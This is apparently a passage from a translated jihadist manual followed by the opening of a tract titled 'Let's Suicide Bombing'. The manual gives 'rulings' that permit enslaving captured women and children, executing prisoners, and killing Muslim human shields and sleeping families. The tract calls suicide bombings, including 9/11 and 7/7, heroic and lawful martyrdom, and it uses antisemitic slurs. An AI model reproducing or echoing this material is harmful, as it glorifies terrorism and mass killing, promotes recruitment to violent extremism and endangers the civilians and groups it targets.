He was courageous before becommung a Muslim and Islam only added to his courage. During the battle of Yarmuk he fought ferociously. He was told to slow down and be cautious. He replied: "I used to fight to defend Allaat and al Uzza (two idols) and I would not take any care for myself. Now you want me to take caution when I am fighting for Allah and His Messenger!" He then said: "Who is going to pledge to die!" Al Harith bin Hisham, Dhirar bin al Azwar along with 400 of the brave gave their pledge. They attacked the Romans and disappeared in their ranks. Ikrimah never came out. His body was found with more than seventy injuries.

18. Tulayhah al Azdi:
When Saad bin Abi Waqqaas asked the Khalifah Umar to send him reinforcement. Umar replied: "I have sent you 2000 men: Amr bin Ma'adi Yakrib and Tulayhah al Azdi. Each one of them counts as a thousand"

Tulayhah, Amr, and Qays bin Makshooh went on a reconnaissance mission to the enemy's army. Both Amr and Qays kidnapped some Persian soldiers and brought them back to the Muslim camp for interrogation. Tulayhah went further until he was in the camp of the army's commander. He hid until nightfall and then went straight to the tent of the commander and took away his horse -which was tied to the tent- and ran away. A Persian horseman saw that and followed him. Tulayhah killed him and took his horse along with his and the commander's horse. Another horseman pursued him and Tulayhah also killed him and took his horse. A third horseman attacked him but then surrendered. Tulayhah captured him and carried him away, along with a total of four horses in addition to his. The Muslim leaders gathered to question the Persian who turned out to be one of their leaders. He said: "I have fought numerous battles but I have never seen anything like this man! He crossed our camps until he made it to where even the brave would not dare: the camp of our army's commander, which had over 70,000 soldiers. As if that wasn't enough he went ahead and took the commander's horse! The first of us to follow him was considered among us to be equal to a thousand men and he killed him! The second to follow him was killed and then I pursued him and I don't think that there is anyone in the army equal to myself in strength and courage. But I saw death on his hands and surrendered! The man then accepted Islam and fought along side the Muslims.

19. Abdullah bin al Zubair:
He was the courageous and son of the courageous. His father was al Zubair bin al Awwaam. Abdullah participated in the opening of North Africa and killed Jarjeer, the king of the Berber.

20. Abdullah bin Abi al Sarh:
He was the opener of North Africa. He was the one to lead the first naval battle of the Muslims: The battle of al Sawari against the Romans. He was appointed by Uthman to govern Egypt. When the fitnah occurred he retired to al Ramlah in Palestine where he remained until he died.

21. Al Qa'qaa bin Amr

When the Messenger of Allah was consulting the Sahabah before Badr Al Qa'qaa said: "Go ahead and fight and we will not say what Banu Israel said to Musa: "Go and fight with your Lord, we will stay here" But we will say: "Go ahead and fight with your Lord, we are going to fight with you"

Abu Bakr said about him: "The voice of al Qa'qaa in battle is better than 1000 men"

CHAPTER 16: NECESSARY RULINGS FOR THE MUJAHID TO KNOW:

Some legal rulings regarding Jihad:

The body of knowledge is immense, and the details of rulings are endless. But no one is excused from learning at least the fundamentals. It is compulsory on every Muslim to learn the necessary knowledge and that is the knowledge which the validity of our actions depends on.

Following are issues, which are necessary for the mujahid to learn for their jihad to be acceptable:

Rulings regarding Ghaneemah:

After the *Ghaneemah* (booty) is gathered the cost of transport and storing should be taken out from it. Then it is split into five equal portions. Four out of five (%80) is split among the mujahideen. The left over fifth is then divided into five:

- 1/5 belongs to Allah and His Messenger. This is to be spent on what benefits the Muslims such as building forts or Masajid or any infrastructure for the Ummah.
- 1/5 goes to Ahl al Bayt (the household of the Messenger of Allah)
- 1/5 to the orphans
- 1/5 to the poor
- 1/5 to the wayfarer

Imam Abu Haneefah divides the fifth into three and not five. He excludes the first two. His opinion is that the portion of the Messenger (saaws) and His household ended with his death.

Imam Malik's opinion is that the entire fifth should be deposited into the Muslim treasury and then the Imam spends it as deemed beneficial for the Muslims. Ibn Taymiyah says that the opinion of Malik is the opinion of most of the early Muslims and is the most authentic opinion.
The scholars agree that every Muslim who attends the battle gets his share of booty even if he didn't fight. They also agree that if a person becomes ill in jihad and cannot fight he still gets his share of booty. If a blind or one-legged person attends jihad and they are of benefit to the army they should get their share of booty.

The 4/5 or %80 of the booty which belong to the mujahideen is divided as follows: The horseman get 3 shares, one for themselves and two for their horses, while the foot soldiers get one share.

In the case of Fay' (booty that was gained without fighting) it belongs in its entirety to the treasury of the Muslims.

There is a difference of opinion on giving the reinforcement a share of booty if they arrive after the battle is over.

If there is no Imam and the Muslims fight the enemy then they split the booty among themselves. But if there are women in the booty then they are not distributed unless there is an Imam in order to prevent harmful consequences from happening.

If someone goes with the intention of fighting but they are then relegated to non-fighting positions such as guarding the army's property then such a person gets his share of the booty.

Most scholars state that all of the %80 of the booty must go to the mujahideen and no one has authority to divide it otherwise. Others do allow the Imam to give some of it to others.

If a soldier fails to carry his share and he said: "Whoever can carry it can take it" Then it is allowed for whoever carries it to appropriate it.

When it comes to property that cannot be transported such as real estate then the Imam has the authority to divide it among the recipients of booty or to make it Waqf (an endowment) or to give it back to it's original owners and charge them jizyah and Kharaaj (land tax). If they become Muslim they are relieved from jizyah but not Kharaaj.

In al Hidayah (Hanafi): If a child fights then he receives a portion of the booty less than one share. If a woman participates in nursing and serving then she also receives a portion less than the share of the fighter.

Nafil is an additional reward on top of the share of booty that the Imam can give to the ones who participate in risky missions or fight exceptionally well.

Fay' is what is taken from the disbelievers without a fight. Such as the disbelievers fearing the Muslims and running away from their positions and they leave behind booty, or if they surrender without a fight, or they pay jizyah. The distribution of the fay' is up to the Imam.

The prohibition of Ghalool:

Definition: Ghalool is anything worth value a soldier takes from the booty that should be split between the army. (This does not include ***al Salb***, which is explained later on)

Ghalool is Haraam no matter how insignificant in value it is and the punishment for it is severe.

Allah says: It is not [attributable] to any prophet that he would act unfaithfully [in regard to war booty]. And whoever takes from it will come with what he took on the Day of Resurrection. Then will every soul be compensated for what it earned, and they will not be wronged. (Aal Imran 161)

Ghalool is one of the major sins and there are many hadiths prohibiting it:

221. Ibn Abbaas said: Umar told me during Khaibar some of the Sahabah came saying so and so is a Shaheed. The Messenger of Allah said: "No, I've seen him Hellfire because of a piece of cloth which he took from the booty" (Muslim)

222. Abu Hurairah narrated: The Messenger of Allah stood one day and spoke to us. He mentioned Ghalool and warned us. He said: "I don't want to see one of you on the Day of Judgment carrying a camel on his back saying, "O Messenger of Allah help me!" I will say, "I cannot help you. I have already conveyed a clear message to you"
"I don't want to see one of you on the Day of Judgment carrying a horse on his back saying, "O Messenger of Allah help me!" I will say, "I cannot help you. I have already conveyed a clear message to you" (Bukhari)

223. Abdullah bin Shaqeeq narrates from a man from Balqeen who said: "I went to the Messenger of Allah when he is in Wadi al Qura and he was examining a horse. I asked him: "O Messenger of Allah what do you say about the booty?" He said: "To Allah belongs one fifth of it. The rest belongs to the army," I said: "So no one has a priority in it over someone else?" He said: "No, you don't even have right of ownership over an arrow that you pull out from your own body" (Al Bayhaqi)

The punishment of Ghalool in the Hereafter is that whatever was taken will come on the Day of Judgment and witness against such a person. The punishment in this world is that whoever takes anything from the booty would have all of his belongings taken and burnt except what he has taken and that should be returned to the army. The opinion of Malik, Shafi'i, and Abu Haneefah is that the Amir of the army should punish him as he deems appropriate.

Imam Abu Bakr bin al Munthir says that all the scholars agree that the Mujahideen are allowed to eat the food of the enemy and feed their animals too (it is not Ghalool to do so)

Rulings regarding Salb:

There is a difference of opinion on *salb*.

[*Salb* is the personal arms and equipment found on a dead enemy soldier. It includes everything found with a soldier. There is a difference of opinion however on cash money and gold. Some consider it part of salb while others consider it part of Ghaneemah. So salb is different from Ghaneemah which has been translated here as booty. The booty is items that belong to the army in general (like their food ration, ammunition, heavy equipment) and all the civilian property in a land opened by force. A land that is opened by an agreement depends on the terms of the agreement and does not fall under booty. Booty must be submitted to the army commander and then it is divided based on the rules of Sharia. But the rulings on Salb are different:]

- Some scholars say the fighter takes *salb* off a soldier he kills with the following conditions:

o The killed soldier was fighting with the enemy

- The killed soldier had the ability to defend himself. So if he was killed while he was injured or asleep the mujahid cannot take his salb.
- If the soldier was withdrawing and was killed from behind then there is no salb.

Other scholars say that the mujahid takes the ***salb*** in every situation he kills an enemy's soldier, whether the soldier was attacking or retreating, and their evidence is the previously mentioned hadith of the story of Abu Salamah to support this view.

- Is it necessary for the Imam to state that whoever kills and enemy gets his ***salb*** or is ***salb*** taken by default?

  Al Shafi'i and Ahmad say the mujahid gets the ***salb*** whether the Imam states that or not. Imam Abu Haneefah states that if the Imam does not state that ***salb*** goes to the mujahid who kills the enemy then it falls under the Ghaneemah (booty).

- Al Awza'i states that the Mujahid can take all the ***salb*** of the killed enemy soldier even his clothes and leave him naked. This is also the opinion of Ahmad. Al Thawri and Ibn Munther discourage that because it exposes the awrah (parts of the body which should be covered)

Rulings regarding Muslim POWs:

- If a Muslim POW is able to escape then it is mandatory on him to do so. If he can escape and capture with him any enemy, take any of their property, or kill among them then he should.

- If the POW is released with conditions that he agrees to then he must fulfill those conditions in order not to end up harming other Muslim POWs or causing the enemy to think that the Muslims are untrustworthy.

- The Muslim POW is not allowed to marry a Christian or a Jew in the land of disbelief because the children in this case might follow their mother's religion. And he is not allowed to marry a Muslim because they could force them and their children to apostate or they could be enslaved. The Muslim POW should be patient until they return to Muslim land.

Rulings regarding the enemy POWs:

- The stronger opinion is that the Imam should do what is most beneficial for the Muslims: To execute them, to free them without anything in return, to free them in return of freeing Muslim POWs, to charge for their freedom, or to enslave them.

- The ruling on women and children POWs is that they become slaves by default.

- If a Muslim kills a POW, the Amir has the right to punish him by Ta'zeer (a punishment less than the least punishment of a major sin. Usually it is less than 10 lashes)

- If a man is taken as a POW along with his wife some scholars say that the marriage contract becomes null while others say it remains. The same is said when the husband alone falls into captivity. But if a woman is taken as a POW then if she is married her marriage contract is nullified.

- When children fall into captivity with their parents are they considered Muslim or non-Muslim?

  The opinion of al Shafi'i, Ahmad, Malik, and Abu Haneefah is that they follow the religion of their parents and are considered non-Muslim. If captured with the father then Ahmad considers them to be Muslim, while the other three Imams state that they are not. If the children are captured with their mother then according to Ahmad they are Muslim. Al Shafi'i and Abu Haneefah say they are not. If the children are captured alone then according to all the Imams except al Shafi'i they are Muslim.

  According to the majority opinion the captured families should not be separated.

Miscellaneous issues:

- Offensive jihad without the permission of the Imam (Muslim leader) or whoever represents him is makrooh (discouraged) but it is not Haraam (illegal). There are exceptions to the discouragement:

  - If jihad is urgent and does not accept delay and seeking permission would delay it then permission of the Imam is not needed.
  - If the Imam neglects jihad and he and his soldiers are attached to this world. In this case the permission of the Imam is not to be sought because the Imam has suspended jihad. The mujahideen should therefore resume it.
  - If the person cannot seek permission because he knows in advance that the Imam would not give him permission.
  - Ibn Qudaamah states that: "the absence of the Imam should not be a reason for the delay of jihad"

- It is Sunnah for the Amir (commander) of the army to take a pledge from the soldiers not to turn their backs in battle as the Messenger did in Hudaybiah.

- It is also Sunnah for the Amir to:

  - Send reconnaissance missions and to gather information about the enemy
  - Set out on Thursday morning if that is possible.
  - Divide the army into brigades under separate banners and to have each brigade have its own distinguishing insignia.
  - To employ each and every method that would terrorize the enemy
  - Seek assistance from the weak (the Messenger of Allah said: You are given victory through the weak among you)

- Make dua when the armies meet
- Encourage the mujahideen to fight and be steadfast
- Make takbir along with the army without extravagance in raising voice.

- O you who have believed, when you encounter a company [from the enemy forces] stand firm and remember Allah much that you may be successful. (Al Anfaal 45)

  This remembrance should be done silently because raising voices with Thikr in battle is discouraged if it is one person but if it is by a group then it is acceptable if it weakens the moral of the enemy. The companions used to dislike raising voices in battle (al Qurtubi)

- It is mandatory to convey the message of Islam to whoever did not hear it and this should be done before fighting. But if they did hear about Islam before, then calling them to Islam again is not necessary before fighting them but it is good to do since they might become Muslim this time.
  It appears from Sunnah that giving dawa prior to fighting is not necessary with special operation groups, which are groups of mujahideen sent for a specific mission such as the group sent to assassinate Kaab bin al Ashraf for example.

- Jizyah is accepted from the Jews and Christians. If they pay it they are allowed to practice their religion. Jizyah is also accepted from those who are similar to the people of the book and might have received a book from Allah such as the Zoroastrians.

- If the enemy attacks Muslim land and the Muslims did not fight them, then their neglect of jihad is the same as turning one's back in the battlefield (a major sin). This is if the Muslims are more than half the number of the their enemy. But if they are too few to fight than they can fortify themselves and wait for reinforcements.

- If the Imam invites the Muslims to jihad that is originally classified as fardh kifayah (collective duty), it becomes a fardh ayn (individual duty) on each one of them because it is mandatory to obey the Imam. The oppression of an Imam should not prevent from jihad with him. It is acceptable to fight with an Imam who drinks or commits major sins because these sins affect him but jihad benefits everyone.

- It is not allowed to kill women and children if they don't fight but if they do fight then there is no doubt that it is allowed to kill them. It is also the consensus of scholars that if an old man fights then it is allowed to kill him. That also applies to the weak, blind, and handicapped. The ruling also applies if any of the above aided in fighting the Muslims with their intellect.

  The opinion of the vast majority of scholars is that monks and anyone devoted to worship in monasteries are not to be killed.

  The opinion of the majority of scholars is that merchants, skilled workers and employees should not be killed if they are not involved in fighting Muslims.

- It is allowed to fire catapults on the disbelievers and to flood them with water even if that would lead to the death of Muslim POWs in their hands since this is a necessity of war.

- If the enemy uses Muslim human shields:

  If it is not necessary to strike the disbelievers than they are left in order to protect the Muslims.

  If there is a need to strike at the disbelievers such as if there is a battle going on, or if we leave them alone they would gain victory over Muslims, then they should be attacked even if that would lead to the loss of life among the Muslim human shields.

- It is allowed to ambush an enemy at night even if there are women and children among them since that is a necessity of jihad.

- The ruling regarding trees and plants in the land of the disbelievers falls into three categories:

  1) Trees that the Muslims need to cut down: In such case it is allowed to cut down. Such as when these trees are close to the fortresses of the disbelievers or when trees get in their way or prevents them from widening their roads or if the disbelievers are cutting down the trees in the Muslim lands.
  2) Trees that if cut down would harm the Muslims: Such as trees needed for their cattle. In such a case it is illegal to cut them down.
  3) Trees that if cut down wont cause any harm to the Muslims: If cutting them down would harm the disbelievers or anger them then they could be cut down

- The Muslim who discourages others from fighting should be banned from joining any army of Jihad. If he did go out then he should not receive any portion of the booty or any due compensation as a punishment for his discouragement of fighting.

  The discourager is the one who would say for example: “The enemy is too strong” or “our horses are weak” or “we cannot beat them” or such statements that imply that we should not fight.

  Close to that is the person who spreads rumors that weaken the Muslims.

- It is allowed for the mujahid to take from Zakah even if he is wealthy. He can only take money for his necessities of food, clothing, travel expenses, and to purchase needed arms. He can also give his family from this money.

  Al Qurtubi says that “fee sabeelillah” (in the ayah of Zakah) refers to the ones in jihad and Ribaat.

- If the enemy is more than double the size of the Muslim army then the Muslims are allowed to withdraw, if not then they must fight.

- The scholars have three views on seeking assistance from non-Muslims in combat:

  1) It is allowed if the Muslims take precautions from any possible betrayal from the non-Muslim side.
  2) It is allowed to have them only in lowly roles such as service.
  3) It is not allowed at all

- If a nonbeliever embraces Islam then his blood and wealth are protected whether he became a Muslim in the state of piece of the state of war. This is the consensus of scholars. But if he becomes Muslim after falling into captivity then his blood is protected and the Imam then has the choices of enslaving him or freeing him. Imam Ahmad says that the Imam does not have the option but to enslave such a person.

- If enemy soldiers lose their way and end up in a Muslim town, they and their belongings become Fay' for the Muslims of that town.

- If enemy soldiers enter the land of Islam without an agreement then it is allowed to kill them and take their property.

- I asked some of the great scholars of the Shafi'I school about the businessmen who are from the land of the enemy and come to do business in Muslim land, is it allowed to fight them at sea before they reach our ports? They said: They can be fought before they get to our ports and even after they get to our ports.

- If enemy businessmen enter Muslim territory by permission to do business then the Muslims should not transgress against them.

- If a Dhimmi (a Christian or Jew living in Muslim territory who pays jizyah) wants to join the enemy in their fight against Muslims he should be prevented from doing so.

- There is a difference of opinion on beheading the disbelievers and then transporting their heads to a different location:

  Some consider it to be illegal because this is an act of mutilation and is imitating the disbelievers since these are their actions.

  Other scholars say that it is allowed and they cite the incident when the head of Rifa'ah bin Qays was presented to the Messenger of Allah and when Fayrooz al Daylami brought to the Messenger of Allah the head of al Aswad al Ansi who claimed prophethood.

- Can a Muslim grant protection to a disbeliever? The majority of the scholars say a Muslim can grant a disbeliever or a small number of them protection and the Muslims should honor that.

- The spy cannot be given protection and must be killed. If a disbeliever who was already granted protection turns out to be a spy then he should be killed.

- If the Muslim is weak in the land of disbelievers and is not able to publicly show his religion then it is Haraam to live there. If he is unable to emigrate then he is excused.
  If the Muslim is strong and able to publicly practice Islam than they can live in the disbelievers land but it is still recommended to move to a Muslim land.

- Scholars consider that a Muslims should not travel to the land of the disbelievers for business and they consider the one who does that to be fasiq. It is also Haraam to sell the disbelievers weapons and whoever does that should be punished.

- Scholars say that Muslim women should never be taken to the land of the enemy unless they are within a large Muslim army to protect them. They also say that Muslim women should not settle in the dangerous borderlands of the Muslims.

CHAPTER 17: A BRIEF CHAPTER ON THE ART OF WAR:

(1)
Allah mentions five things, if they exist in a fighting group they would definitely win regardless of their numbers. These five attributes are mentioned in the following two verses:

O you who have believed, when you encounter a company [from the enemy forces] stand firm and remember Allah much that you may be successful.

And obey Allah and His Messenger, and do not dispute and [thus] lose courage and [then] your strength would depart; and be patient. Indeed Allah is with the patient. (Al Anfaal 45-46)

1. Being steadfast (firm)
2. Remembrance of Allah
3. Obeying Allah and His Messenger
4. Avoiding disputes
5. Patience

(2)
The mujahideen need to be alert and they need to use deception. The Messenger of Allah said: "War is deception" (Bukhari and Muslim)

It is said that when Ali dueled with Amr bin Abdwod, Ali looked over Amr's shoulder and said: "Amr I only came out to fight you, not the two of you" Amr looked behind to see who Ali was talking about and Ali took advantage of that and struck him. Amr said: "You've deceived me!" Ali said: "War is all about deception!"

(3)
It is Sunnah not to disclose where the army is heading. The Messenger of Allah did not disclose his destination in any battle except at Tabook because it was against the Romans and was far away. He did that in order to have the Muslims prepare accordingly.

(3)
The envoy sent to the enemy is a reflection of the army. The envoy should be representative of the courage, wisdom, and intelligence of the army and its leadership. How many times has an army belittled the enemy because of the lack of resolve, foolishness, or weakness of the enemy's messenger? And how many times has an army held the enemy in high esteem due to the dignity, courage, fluency or wisdom of the messenger. Therefore the commander needs to make the right choice for this important role.

The same envoy should not be sent too many times to the same enemy in order not to have a personal relationship develop which could in turn develop into friendship. That could eventually lead to a lack of effectiveness in the envoy's mission. It could lead to treason by the envoy.

(4)

The gatherings of the commander should have readings in the hadiths of jihad, books of Seerah, the history of Muslim conquests, the art of war, and stories of the brave. That is needed to strengthen the hearts, and relief them from the disease of fear.

(5)
The fundamental issue of managing warfare is the right choice of commanders. The characteristics needed in the commanders are: Courage, piety, self-possession, to be strong hearted, and experienced in warfare. If the commanders were such then that would radiate to their soldiers. A wise man said: A lion leading one thousand foxes is better than a fox leading one thousand lions.

Al Sirmani (the famous mujahid) said: The commander of the mujahideen needs to have ten qualities:

1. Have a heart of a lion. He never feels fear.
2. Be proud as a tiger. He never humbles himself in front of his enemy.
3. Be as ruthless as a bear. He fights with all his weapons: His claws and his teeth.
4. Charge like a boar. He never turns around.
5. Attack like a wolf. If one direction doesn't work he would try another.
6. Carry weapons like an ant: It carries more than its weight.
7. Firm like a rock
8. Patient like a donkey
9. Persistent like a dog: Would follow its game wherever it goes
10. Always looking for an opportunity like an eagle.

(6)
The commander of the army needs to send out spies before battle. These spies should infiltrate the enemy's army and study them: Study the quantity and quality of their weaponry and equipment, survey their numbers, learn about their leaders and heroes, and study their strategies and plans.

The commander should also try to slip through to the enemy's commanders people who would encourage them to give up, or try to divide them. The commander should also try to fabricate letters or documents supposedly written by their leaders, which would weaken their soldiers, and then try to spread these among them.

The commander should spend great amounts of money on intelligence. He should not hold back on spending in this area because if he wins than what he spend was indeed well spent, and if he loses than whatever wealth he held back would be worthless in the case of loss. Plus expending money is better than expending Muslim souls on the battleground.

(7)
One of the most important arts of war is the art of preparing successful ambushes. Ambushing the enemy plays an important role in casting fear in the hearts of the enemy. The surprise of the ambush hurts the enemy and when attacked from behind the enemy feels insecure. A soldier cannot continue fighting ahead of him if he feels insecure from behind. The soldier's mind

becomes scattered between attacking the enemy in the front and protecting the rear. Thus, the morale is weakened.

(8)
If the Amir wants to take a city then he must begin with the surrounding towns and villages. It is mentioned that a Roman king wanted to test his generals before sending them to invade the capital of Sicily. He placed a gold coin in the center of a large rug and told his generals whoever can get the coin without stepping on the rug would become the commander. The generals tried but failed. The king then rapped the rug and by doing so easly got the coin. He said: "If you want to take the capital you must rap all the surrounding areas first"

(9)
The Messenger of Allah discouraged Muslims from desiring the facing of the enemy. He said: "Do not ask for and desire meeting your enemy. But if you do meet them then be steadfast" (Bukhari and Muslim)

(10)
The Messenger of Allah discouraged mutilating the bodies of the enemy and discouraged burning them in fire. He prohibited breaking promises and agreements.

The Messenger of Allah said: "Four attributes if they exist in a person, then such a person is a pure hypocrite and if one of them is in a person then such a person has an attribute of hypocrisy: If he is entrusted he is untrustworthy; if he speaks he lies; if he gives a promise he breaks it; and he goes to extremes in animosity when he disagrees with someone"

Therefore the commander of the army should beware of betrayal and not keeping one's word.

The conclusion:

The Messenger of Allah said: "Whoever does you a favor than pay them back. If you can't, then pray for them until you know that you've paid them back"

It is the duty of every Muslim to recognize the blessing that they are in and to thank the one who caused it. The Muslims should pray for the ones who gave their lives in the cause of Allah until Islam reached us. And we need to admit that we are nowhere near them. And we should have certainty that if it wasn't that Allah has blessed us with the Sahabah and Tabi'een and the ones who followed their path of jihad -the protectors of Islam; the heroes of the Ummah; the men of spears and bows; the openers of the East and West; the ones who mobilized the armies; who spent from their wealth; fought the tough soldiers of the world; defeated the apostates; brought down the Romans and Persians, and drank their blood with the lips of their swords, and made the living among them follow the dead, and made their significance insignificant- if it wasn't for them, we would have not been enjoying the shade of Islam, a blessing that came to us from them.
We took what they paid for with their souls and wealth for granted. And we neglected their path of jihad. We fell down and became attached to this world and gave up our swords. Now no one talks about fighting and no one encourages it and thus, the religion became weak and its star fell

from the sky. Today we are picked like a bird would pick seeds. We are snatched on land and in the sea.

Therefore, my brother, do admit that our condition is corrupt. Admit that we are deficient after we were complete. And admit that that only happened when we neglected the greatest ritual of Islam, jihad in the cause of Allah. Whomever Allah guides no one can misguide and whomever Allah misleads no one can guide.

O Allah don't make what my pen has written rejected from you and don't make what I authored a witness against me on the Day of Judgment. And O Allah I ask you to grant me a shahadah (martyrdom) that would raise my rank in Paradise

May your peace and blessings be on Muhammad (saaws)

[The prayer of the author was accepted. He was martyred 2 years after he fininshed writing this book]

Let's "Suicide Bombing"

Ikrimah Anwar, Maulana Muawiya Hussaini

All Praise is due to Allah Alone, The All-Mighty, The All-Wise... The Lord of the heavens and the earth and all that is between them… And may Peace and Blessings be upon Prophet Muhammad ﷺ, his family ؓ, his companions ؓ and all those who follow him till the Day of Judgment…

Ever since the war between Islam and Kufr erupted in the late 20th and 21st century, there have been certain terminologies that have gained nonchalant world acceptance. Among these is the term "Suicide Bombing" – a phrase that is thrown around a lot by the contemporary media to describe the heroic operations of the Mujahideen. The loss that this weapon of war has inflicted upon the Kuffar is undoubtedly huge. In reality, the Kuffar do not have an answer to it. So, the only weapon they can use against it is their media to try and distort the reality in the eyes of the public.

The Jew Cheryl Bernard writes the following in her abominable RAND study, "Civil Democratic Liberal Islam", as one of the measures that should be taken to defeat the global Jihad call:

"Avoid showing respect or admiration for the violent feats of fundamentalist extremists and terrorists. Cast them as disturbed and cowardly, not as evil heroes."

So, this is their premise in dealing with the feats of the Mujahideen and so, naturally all outcomes that emanate from this premise will not provide any benefit in seeing the reality of the matter. So, let us instead embark on an independent, impartial study of what "Suicide Bombing" ("Martyrdom Operations") really is. We will use the treatment of **Quran**, the medication of **Sunnah** and the restorative effect of **common intellect** to inshAllah, heal the hearts and minds of those who are befuddled regarding this issue. And Allah, Most Exalted, is the Only Guide to the Straight Path.

So...

What is Suicide Bombing?

"A Suicide bombing can be defined as a group or an individual inflicting harm upon their perceived targets by way of taking their own lives in a military operation." This can take the form of binding explosives to ones' own body or to an attached equipment or vehicle and then detonating it in a suitable area to inflict harm upon the target. In these operations, the committer is almost certain to lose his life, hence the labeling of "suicide".

This stratagem of war has been utilized in various forms by nations throughout history and it is not a unique phenomenon that has unearthed itself in its present form today. For example, in our modern day, the operations of 9/11 and 7/7 rank amongst the famous "suicide" operations that have caught the public eye (as they are called). In World War II, the Japanese utilized "kamikaze" suicide bombings for their war purposes. Similar cases of the usage of suicide bombing have been reported from the Polish Army among others.

Now, the term suicide is generally used to refer to the act of taking one's own life due to discontentment, isolation or otherwise. Suicide is generally considered something blameworthy. Islam, however, has shown us that suicide results when a person runs away from the Commands of Allah and when his relationship with Allah ﷻ deteriorates. Allah, The Exalted Says:

"But whosoever turns away from My Reminder (i.e. neither believes in this Quran nor acts on its orders, etc.) verily, for him is a life of hardship, and We shall raise him up blind on the Day of Resurrection." [20:124]

So, whoever turns away from the Religion of Allah, His Quran and the teachings of His Prophet ﷺ, then he will have a life of hardship - whether he realizes it or not. The Kafir or Mushrik who does not believe in Allah, or associates someone else as a partner with Him, has no connection with Allah and therefore, when hardship comes upon him because of his sin or otherwise, he sees nowhere to go and sees little meaning with his life in this world. So he takes his own life. As for a Muslim committing suicide then the reasons for these are somewhat the same – discontent with the Decree of Allah and insufficient faith.

The Islamic Ruling on Suicide

Shaykh Abdul Hakeem (HA) writes:

"The curse of Allah is upon the person who commits suicide. His abode is Hellfire. Allah is Displeased with him. The one who commits suicide does so because of impatience, and despair of the mercy of Allah. Either he lacks faith or his faith is non-existent. He kills himself without a Shar'ai purpose e.g. anger or illness or due to loss of honor etc. None of these reasons have anything to do with raising the Word of Allah.

Abu Huraira ؓ narrates, "We were in Khyber when the Prophet ﷺ said about a person that he is from the people of Hellfire, even though he claimed to be a Muslim. When the time for the battle came, he fought bravely. When he endured severe wounds, the people were close to doubting (his destiny). (But) When he started feeling the pain from his wounds, he took out an arrow from his quiver and killed himself with it. This was hard upon the Muslims. They said, 'O Prophet of Allah ﷺ! Your words proved true. That man committed suicide.' He ﷺ said: "Declare that only the believer will go to Paradise. But the help of this religion is taken from even the corrupt." [Bukhari, Muslim, Ahmad]

… Abu Huraira ؓ narrates that the Prophet ﷺ said: "Whoever kills himself by strangling then he will be strangled in the Hellfire. Whoever kills himself by a sword or a dagger then he will be sentenced to the same punishment in Hellfire."

There are a lot of Hadith to this effect. The scholars are unanimously agreed on the prohibition of suicide. The one who commits suicide commits a major sin. If he considers it permissible then he will remain forever in Hellfire. If he does not consider it permissible, then he will remain for a long time in Hellfire but not forever. Allah The Exalted Said:

"… And do not kill yourselves (nor kill one another). Surely, Allah is Most Merciful to you. And whoever commits that through aggression and injustice, We shall cast him into the Fire, and that is easy for Allah." [4:29-30]"[1]

It is clear from the above discussion that suicide is strictly prohibited in Islam. What entails from that is that "suicide bombing" is not suicide according to Islam because, as we will see, Islam extols the martyrdom operation.

So martyrdom operation ≠ Suicide bombing

So, from now on, we will refer to these operations as "martyrdom operations" instead of "suicide bombings" which is a false term.

The Islamic Ruling on Martyrdom Operations

There are many evidences in the Quran, Sunnah and the sayings of the truthful scholars that indicate the legitimacy of the martyrdom operation.

Allah Says: "And amongst mankind is he who sells himself, seeking the Pleasure of Allah. And Allah is full of Sympathy to (His) slaves." [2:207]

Imam Ibn Kathir ؓ said in the explanation of this verse: "The majority of the scholars of Tafsir hold that this verse was sent

1. Clear evidences regarding Martyrdom Operations: Pg. 3-4

down regarding every Mujahid in the Path of Allah… and when Hisham ibn 'Amir ﷺ plunged into the enemy ranks, some of the people objected to this. So, Umar bin Khattab ﷺ and Abu Hurayra ﷺ recited this verse." [Tafsir ibn Kathir 1/216]

Hisham ibn 'Amir ﷺ plunged into the enemy ranks knowing full well that he would almost certainly die as a result of this just as the case is with the martyrdom operations. So, Umar ibn Khattab ﷺ and Abu Hurayra ﷺ approved of the act…

Imam Muslim narrated in his Sahih on the authority of Abu Bakr bin Musa ﷺ that he said: "I heard Abu Hurayra ﷺ in the presence of the enemy saying, "The Prophet ﷺ said, "The gates of Paradise are beneath the shade of swords!". A heavily built man then stood up and said, "O Abu Musa! You heard the Messenger of Allah ﷺ say this?" He said, "Yes!" Then the man returned to his comrades and said, "I give my Salam to you". Then he broke his sheathe and walked with his sword into the enemy and attacked them until he was killed."

